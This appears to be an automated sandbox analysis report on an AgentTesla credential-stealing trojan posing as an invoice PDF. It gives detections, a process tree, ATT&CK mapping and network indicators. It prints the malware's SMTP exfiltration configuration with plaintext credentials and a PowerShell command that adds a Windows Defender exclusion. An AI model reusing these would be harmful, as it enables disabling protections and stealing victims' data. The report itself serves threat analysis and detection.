ID: 491534
Sample Name: INVOICE & TELEX BL_PDF.exe
Cookbook: default.jbs
Time: 17:18:23
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report INVOICE & TELEX BL_PDF.exe

Overview


General Information

Sample Name:	INVOICE & TELEX BL_PDF.exe
Analysis ID:	491534
MD5:	22a2657bb48e33..
SHA1:	d6a230a732f3d69.
SHA256:	85627117b351e8..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file
- Tries to detect sandboxes and other…
- .NET source code contains potentia…
- Queries sensitive video device inform…

Classification



Process Tree

- **System is w10x64**
- INVOICE & TELEX BL_PDF.exe (PID: 6708 cmdline: 'C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe' MD5: 22A2657BB48E3303F6F0A0FD1FDFE441)
  - powershell.exe (PID: 6256 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6480 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - INVOICE & TELEX BL_PDF.exe (PID: 5028 cmdline: C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe MD5: 22A2657BB48E3303F6F0A0FD1FDFE441)
  - INVOICE & TELEX BL_PDF.exe (PID: 5728 cmdline: C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe MD5: 22A2657BB48E3303F6F0A0FD1FDFE441)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "slot2@zfftcn.com",
  "Password": "*VNHf^L9",
  "Host": "smtp.zfftcn.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.314477041.00000000025C1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000002.315990604.00000000035C1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.315990604.00000000035C1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.554063789.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.554063789.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.INVOICE & TELEX BL_PDF.exe.26185cc.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
7.2.INVOICE & TELEX BL_PDF.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.INVOICE & TELEX BL_PDF.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
1.2.INVOICE & TELEX BL_PDF.exe.37c7e90.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.INVOICE & TELEX BL_PDF.exe.37c7e90.3.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 4 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Adds a directory exclusion to Windows Defender

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 3 1 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 3 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E Ir N C
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	File and Directory Permissions Modification 1	Credentials in Registry 1	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	E R C
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 2 4 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 1	E T L
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 2 4 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INVOICE & TELEX BL_PDF.exe	38%	Virustotal		Browse
INVOICE & TELEX BL_PDF.exe	33%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.INVOICE & TELEX BL_PDF.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
smtp.zfftcn.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://Dsl8ffzBvoWnMQBLSV.net	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnL	0%	URL Reputation	safe	
http://Dmxfln.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comasTF	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comalsF	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://smtp.zfftcn.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cnv-s_	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://www.fontbureau.comR.TTF	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.fontbureau.comcoma	0%	URL Reputation	safe	
http://www.sajatypeworks.comtf	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.fontbureau.comT	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://en.w	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.fontbureau.comituF	0%	URL Reputation	safe	
http://www.founder.com.cn/cn1	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://en.wikipediaHWV	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.comce	0%	URL Reputation	safe	
http://www.fontbureau.comals	0%	URL Reputation	safe	
http://www.fontbureau.comx	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/oby	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.225	true	false		high
smtp.zfftcn.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.225	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491534
Start date:	27.09.2021
Start time:	17:18:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INVOICE & TELEX BL_PDF.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@8/6@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.2% (good quality ratio 1.1%) • Quality average: 59.5% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:19:27	API Interceptor	721x Sleep call for process: INVOICE & TELEX BL_PDF.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.225	SHIPPING DOCUMENTS_PDF.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order.doc	Get hash	malicious	Browse	
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe	Get hash	malicious	Browse	
	#U0916#U0930#U0940#U0926 #U0906#U0926#U0947#U0936-34002174,pdf.exe	Get hash	malicious	Browse	
	#Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778,pdf.exe	Get hash	malicious	Browse	
	KLC45E_92421_PI.exe	Get hash	malicious	Browse	
	MONO Nueva orden - E41140,PDF.exe	Get hash	malicious	Browse	
	SO230921.exe	Get hash	malicious	Browse	
	from-iso_PSC ___ - E41140,PDF.EXE	Get hash	malicious	Browse	
	Payment copy.exe	Get hash	malicious	Browse	
	COMTAC LISTA URGENTE ORDEN 92121,pdf.exe	Get hash	malicious	Browse	
	Payment Advice for order 19203-319203-4.exe	Get hash	malicious	Browse	
	Po#6672.pdf.exe	Get hash	malicious	Browse	
	04142021_10RD0207S0N0000,pdf.exe	Get hash	malicious	Browse	
	Order Confirmation _ Urgent,pdf.exe	Get hash	malicious	Browse	
	New ORDER.doc	Get hash	malicious	Browse	
	RFQ_AP65425652_032421 segera.exe	Get hash	malicious	Browse	
	INTR_ORDER 5676-SEPT1521,pdf.exe	Get hash	malicious	Browse	
	Order pending.xlsx	Get hash	malicious	Browse	
	TOP URGENT.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Inquiry - Specifications 002021.exe	Get hash	malicious	Browse	• 208.91.198.143
	#RFQ Medimpex International LLC.exe	Get hash	malicious	Browse	• 208.91.199.223
	SHIPPING DOCUMENTS_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	New Order.doc	Get hash	malicious	Browse	• 208.91.198.143
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	#U0916#U0930#U0940#U0926 #U0906#U0926#U0947#U0936-34002174,pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	#Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778,pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	4f7K9bfgNr.exe	Get hash	malicious	Browse	• 208.91.199.224
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.198.143
	Solicitud de cotizacion.exe	Get hash	malicious	Browse	• 208.91.198.143
	New Order.exe	Get hash	malicious	Browse	• 208.91.199.223
	KLC45E_92421_PI.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO-3242.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	MONO Nueva orden - E41140,PDF.exe	Get hash	malicious	Browse	• 208.91.199.223
	SO230921.exe	Get hash	malicious	Browse	• 208.91.199.223
	Products prices request.xlsx	Get hash	malicious	Browse	• 208.91.198.143
	3qyhcUC9um.exe	Get hash	malicious	Browse	• 208.91.198.143
	Payment Advice 09-22-2021 SKMBT03783930484080484904003TXT.exe	Get hash	malicious	Browse	• 208.91.198.143
	from-iso_PSC ___ - E41140,PDF.EXE	Get hash	malicious	Browse	• 208.91.198.143
	n267kM6LhuZHjzz.exe	Get hash	malicious	Browse	• 208.91.198.143

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	recital-239880844.xls	Get hash	malicious	Browse	• 204.11.59.34
	Inquiry - Specifications 002021.exe	Get hash	malicious	Browse	• 208.91.199.224
	waff.xls	Get hash	malicious	Browse	• 204.11.59.34
	#RFQ Medimpex International LLC.exe	Get hash	malicious	Browse	• 208.91.199.223
	SHIPPING DOCUMENTS_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	New Order.doc	Get hash	malicious	Browse	• 208.91.199.225
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p,pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	#U0916#U0930#U0940#U0926 #U0906#U0926#U0947#U0936-34002174,pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	#Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778,pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	4f7K9bfgNr.exe	Get hash	malicious	Browse	• 208.91.199.224
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.198.143
	Solicitud de cotizacion.exe	Get hash	malicious	Browse	• 208.91.198.143

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order.exe	Get hash	malicious	Browse	• 208.91.199.224
	KLC45E_92421_PI.exe	Get hash	malicious	Browse	• 208.91.199.224
	Request_For_Quotation#234242_signed_copy_document_september_rfq.exe	Get hash	malicious	Browse	• 162.215.240.160
	PO-3242.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	MONO Nueva orden - E41140,PDF.exe	Get hash	malicious	Browse	• 208.91.199.224
	SO230921.exe	Get hash	malicious	Browse	• 208.91.199.224
	Products prices request.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice 09-22-2021 SKMBT03783930484080484904003TXT.exe	Get hash	malicious	Browse	• 208.91.198.143

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INVOICE & TELEX BL_PDF.exe.log	
Process:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1401
Entropy (8bit):	5.343588497030622
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84aE4K1:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzh
MD5:	3AD5DAA3F0DFACAC83B0F64B767AADBE
SHA1:	03A3F4FF83FE2AFC2A50EF585EFE45B4D94EAAB1
SHA-256:	1B877B320C76F556C1F5E51C2DF8A52316EA16F1B34D7FCA5C222BE500C5AD77
SHA-512:	7EC991941E397C870633B525076F0EE09AEEF503B9701BE2D9C96CDA500B717BC71B2F6A266B6C26E0C220D9537621BD8986F98E90E8048CE8E9DAE819420122
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	15708
Entropy (8bit):	5.5307953202526265
Encrypted:	false
SSDEEP:	384:zt9gqsnVCzM07f4gSBKnj/ED9jTD1GEnWt:K4fJ4KoD97wEY
MD5:	3114157E4EB16E173C55AE5B0CED1715
SHA1:	B4F4755DDE6D34EE26013BE16F3CE32A4B3A83C0
SHA-256:	3C76EE4243B062C4E21908DC2152D6CF3349252ECCE6A13B0CF270441014DC8D
SHA-512:	9DEC72A7940BD31B5F31F69FA6E2E55F5BB1CD56B669BA8E192920B98D30FC5CC1244152C85ABC85ED1983F7AA818134052038B64A89C32E81DF3EF921C8892
Malicious:	false
Reputation:	low
Preview:	@...e.....i.....h.8./.(.....J.....H.....<@.^.L."My...:;.... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.Configuration.....@.U.@.G.@.T.@..>@..)@..?@..o@..o@..o@..?@.V.@...@...@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4jek5pvp.a5z.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vegpwjxm.c1e.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210927\PowerShell_transcript.760639.5QIvx0iZ.20210927171929.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	1885
Entropy (8bit):	5.169671927681671
Encrypted:	false
SSDEEP:	48:BZevvh7oO+ShpqDYB1Z8FzNcJoZjeDKcJoZjPU1pAcIZZRi:BZenh7NBqDo1Z8gVpyU16cIZPi
MD5:	6E8871B96093317292C775BF4ECF3BFC
SHA1:	C88766CFF3C042AA7D3D1FA59A780668EA2C358E
SHA-256:	7898CB4A896ECC0DE4AE11A2EA2C6FFB2D58B8915DF5F4EEB0E201C99EBA05E0
SHA-512:	FAF6BA6FD1176AC700178471477BE5023F1D83EF0DA6380DB4DA0BCA250EB6C14FE2F0AD37DBA5C7B009A4CCEAB8C47C477E6B4EB8F0B8A483515E5604071(13
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210927171930..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 760639 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe..Process ID: 6256..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210927171930..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe..At line:1 char:64..+ ... -MpPreference -ExclusionPath C:\Users\user\Desktop\INVOICE & TELEX B .....+

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
